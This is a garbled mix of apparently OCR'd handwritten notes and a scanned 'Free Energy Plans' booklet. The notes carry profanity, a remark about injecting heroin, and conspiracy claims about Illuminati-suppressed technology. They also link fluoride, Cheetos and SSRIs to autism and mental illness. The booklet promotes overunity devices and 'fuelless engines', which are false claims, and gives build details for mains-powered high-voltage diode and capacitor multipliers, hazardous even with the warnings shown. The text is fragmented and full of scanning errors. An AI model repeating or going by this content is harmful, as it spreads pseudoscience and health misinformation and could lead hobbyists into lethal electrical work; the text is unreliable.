
EBAY.COM /// AMAZON.COM

**10pcs DIY Prototype Paper PCB Universal
Experiment Matrix Circuit Board 5 x 7cm**

**25PC DIODE BRIDGE RECTIFIER MODULE
LOT - 8A 600V - PBU805**

Some Solder, Common Sense, Safety First, and a Soldering Iron....





Here's how to make Free Energy... FOR DIPSHITS!!!

SOMETHING THE GOVERNMENT WILL NOT ALLOW!!!!

Injecting Heroin into the vein of your penis and saying FUCK
PROHIBITION!!!

-rock salt crystals / chunks / Himalayan

-copper wood screws

-galvanized wood screws

-Be an imbecile and do it...

-hook em' in series.... BE A DUMB FK.....**

**-Bridge Rectifier/Diode Chains/DIAMOND CHAINS and a
big ass Antenna.....**

**-Hook a Kaito USB Forever battery to a USB or 9v Signal
Generator or Oscillator 60 Hz or White Noise then to a bridge
rectifier then back to a battery again... Hook Up a USB Hub
and run some USB shit.... Very easy... 2n3773 NPN transistor**


<https://www.google.com/patents/US6362718> WN/GEN

Motionless Electromagnetic Generator

patent number = 6362718 B1

Bridge Rectifier and W/n

GENERATOR Bridge Rect



Free Energy
Crystal Battery

Copper Wood Screws

Galvanized wood screws

Epsom Salt

#20 (water)

Electronics hobbyist
project Box

Excitotoxins Religion
 TL-7, TL-6 Infiltration
 Glutamate imbalance
 Low Alpha Receptivity =
 DD-15 The psychos
 DD-10



Alpha Box

SSRIs
 Phenylalanine
 Aspartic Acid

Excitotoxins
 Fluoride MS
 Cheetos

w/psa
 CMI
 Autism
 ADHD
 Depression

Schizotypalism
 Spiritual Schizo
 phrenia

Religion
 Philosophical compunction

Hail Satan!



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
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(x)

(x) = circle

Diameter!



Digital Sony DX Shortwave

Radio

Amazon
eBay.com


Xmas Light Antenna For Shortwave

Chord
99¢ Xmas
Lights

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Rip
off
ground
other
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Leave Neutral Lead




Wire Dig
sony
SW Radio

Overunity!


Non or!

KILLER 666 AMP




NSBM
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METAL
INI!!!

Same
Windings on
Both Sides!!!




Ignition Coils

Free
Energy!



1k



2N2222

NPN TRANSISTOR



KILLER
STEREO
OUT!!!

0.5V
Black Saline battery
Silver Grids
Saline salt water H₂O
BPC

National

computocracy
1984

Proletarian

Nation

Transistor



G.O.
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EX Lewis

~~RP~~

echo - he "x90x90x90" without the transistor

there would be

NO

COMPUTER!

> ta cos. bin



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Adepti/satane.com

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Illuminati
suppressed
Tech



Free Energy!

5V 3A

60Hz sine

wave oscillator

4 Diode
bridge rectifier AC out

5V USB Battery


5VDC
USB

5V Kaito Forever Bat

Signal USB
Generator

5V USB Battery

Overunity



FREE ENERGY PLANS

BY:

DAN QUALE


P-O-T-A-T-O-E (short
bus!) (Print) (B&W)

Condensed to 21

pages....

(Illuminati/Globalists
are hiding this info)

187! Free Energy! Tackos!
GE ~~High Voltage~~ Google.com/shopping
High Voltage Microwave



Full text of "[Free Energy Plans](#)"

[See other formats](#)

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PO BOX 55 7 New Alban y, IN. 47151 USA

High Voltage Diodes

Time is running out

CVR page1

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HV Diodes

Diodes are basically one way electrical valves, They only permit common electrical voltage and current to travel one way. They are used in Charging systems, to charge batteries, car batteries, marine batteries etc.. They are used in Radios, TV's, VCR's etc... We use them in our Fuelless Engine designs for our capacitors as well as our Free Energy From the earth

devices. Another common energy use for diodes are solar cells or solar panels. Without the use of a diode from the positive leg of a solar cell to the positive terminal of a 12 volt car or marine battery there would be no collected stored charge. Diodes come in many sizes shapes and voltage / current ratings. Diodes can change AC to DC, Therefore by placing a diode or diodes on 120 vac house current you turn it into 120 vdc. And if the diode is rated for 2 amps max, then that is all the diode will take before burning up (If your DC load is over 2 amps such as a motor).

When selecting a diode or diode bank, you first start by calculation the maximum current and voltage that you will be using it for. For example: If you are going to be using a diode to charge an electrolytic capacitor and the capacitor is rated at 200 uf (which will equal about 2.5 to 3 amps of power draw), then the Diode must be rated at 6 amps. This gives the Diode plenty of room in case of large back emf surges (if used in a coil circuit). Depending on what you are using the diode for also depends on how high to go on your rating, For example if you are going to use multiable diodes for a high voltage multiplier and you are using 120 vac house current as your input and you are going to be using 200 uf capacitors rated at 300 to 360 v, your diodes must be higher than normal because multipliers can run a bit rough and can easily burn out your diodes starting with the first one in line (I know from experience! Afire can result!). So that being the case your diode must be rated 600 v max x 6 amps.

2000 volt diode bank

High Voltage Diodes can some times be hard to find. Lets say you need a 2000 v diode but all you have in stock is 500 volt, what are you going to do? The answer is very simple you simply connect 4 - 500 v diodes in series just like batteries and you get an instant 2000 v diode bank. If all of this seems to be way over your head I would like to suggest a very good beginners book in electronics that you can buy at any Radio Shack store called "Getting Started in Electronics by Forrest M. Mims " It will teach you the basics of soldering and explain what a diode is. Cat. No. 276-5003A. You maybe also able to find it for sell on the web. It will teach you basic electronics very quickly!

Diode

Diode Symbol

Page 2

A High Voltage High Amp
Diode

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KEEP OUT OF THE REACH OF CHILDREN AND ADULTS.
COVER ALL BATTERY TERMINALS WITH RUBBER OR ANY
OTHER NON CONDUCTIVE MATERIAL. MISTAKES CAN HAPPEN.
PLEASE BE CAREFUL!

Page 3

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PO BOX 557 New Albany, IN. 47151 USA

6000 volt Diode bank

Again very simple, use 6 - 1000 volt x 2 amp diodes connected in series. Make sure all connections are well soldered or diode bank could cause damage or injury to yourself. Using clear 1" Diameter plexi glass tubing makes for a great looking outer case, you can use PVC pipe ends for the ends of the tubes, let the leads hang out of both ends of the tube and glue in place with silicone type 2 100% clear (caulking gun type) you can also use PVC glue to glue the PVC ends to the plexi. If you do not want your diodes moving about inside of your plexi glass or PVC tubing, you can use a 2 part epoxy to completely fill the entire tube, do not use silicon to do this as it would take a year to completely harden all the way through and could be a fire hazard.

One way flow

Plexi Glass tube or PVC Pipe

PVC Pipe ends

How to increase amperage rating for a 1000 volt Diode

This is also very simple, it can be done with any size diode(s), by simply connecting a 1000 volt diode in parallel to another to increase amperage rating by 2. It's like connecting batteries in parallel. The more you connect the more the diode rating bank goes up. Lets say you have a 1 6,000 volt diode that you have taken out of an old microwave oven or one you have bought from a internet supplier. I think these type are rated at about 250 ma, connect 4 of the in parallel and you have a 1 6,000 volt x 1 amp diode bank, great for many High Voltage projects which need high volts as well as high amps.

10kv x 1amp Large
Microwave Diode!

Parallel connection

Page 4

About High Voltage Diodes ***** It e *?L PS

Again High voltage diodes allow current to flow in only one direction only. They are specifically fused for high voltage applications. Some common high voltage diodes include general purpose, Schottky, PIN diodes, and rectifiers there are many sizes availble.

In their simplest form, Schottky high voltage diodes consist of a metal layer, which contacts a semiconductor element. The metal / semiconductor junctions exhibit rectifying behavior (i.e., the current passes through the structure more readily with one polarity than the other). Unfortunately, the fabrication of conventional metal / semiconductor structures often results in chemical damage at the interface between the two layers. This leads to poor performance. More

recently, researchers have found that conductive polymer structures can be utilized to replace the metal layer, thereby yielding more ideal one way diode device.

PIN diodes are three-layer semiconductor diode consisting of an intrinsic layer separating heavily doped P and N layers. The charge stored in the intrinsic layer in conjunction with other diode parameters determines the resistance of the diode at RF and microwave frequencies. This resistance typically ranges from kilohms to less than 1 ohm for a given diode. PIN high voltage diodes are typically used as switches or attenuator elements.

Rectifiers are electronic high voltage diodes, which allow current to flow in only one direction. Essentially, they act as one-way valves, and are used to convert AC current to DC current.

The performance of high voltage diodes is determined by a number of voltage, current and time coefficients:

V_{rkm} - Maximum Reverse Voltage, which is the maximum reverse voltage of the diode.

V_F : Forward Voltage, which is the voltage across the diode terminals resulting from the flow of current in the forward direction.

I_R : Reverse Current flows when reverse bias is applied to a semiconductor junction.

t_{rr} : Reverse Recovery Time is the time required for the current to reach a specified reverse current (I_R) after instantaneous switching from a specified forward condition (I_F).

I_F : Forward Current is the current flowing through the diode in the direction of lower resistance.

T_j : Junction Operating Temperature is the range of temperatures in which the high voltage diodes are designed to operate.

ΔI_j^{**}

Diode rated at

Diode rated at J kv x 6am P s Diode rated at

600 v x 40 amps 10kv x] am P s

Page 5

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PO BOX 557 New Albany, IN. 471 51 USA

Voltage Multipliers

Amp
Meter

n

^ = HV Diode 600 v x 6 amps

O = HV Capacitor (Electrolytic type)

200 uf x 360 v / Gty-11 = 1,210 vdc output

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Commutator copper pipe SW
located on rotor shaft.

We have built many size Motors, for example: one of electric motors is rated at 1
hp x 20 ma

Input to voltage multiplier is 110 vac to 115 vac from a 1b watt power inverter,
inverter changes 12
vdc to 110 vac, ac is then applied to the input of diode / cap multiplier, the
diode cap multiplier then

multiplies the voltage to 1,210 vdc current, the current is then applied to the Fuelless Engine or a high efficiency 90% or 100% electric motor. The amperage draw of the motor can not exceed more than 2 amps with the above multiplier, if you wish to gain a higher amperage value then you must use diodes rated for more amps, and capacitors rated at higher ufs. Example: if you wish to double the amperage output use, use 400 uf x 360 volts caps, and 12 amp x 600 v diodes. Keep in mind that the above multiplier will KILL YOU in a split second if you touch the terminals after it is charged! Use Rubber gloves, rubber long sleeve jacket, rubber shoes. Always use one hand, HV rule!

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Patent Pending 2003

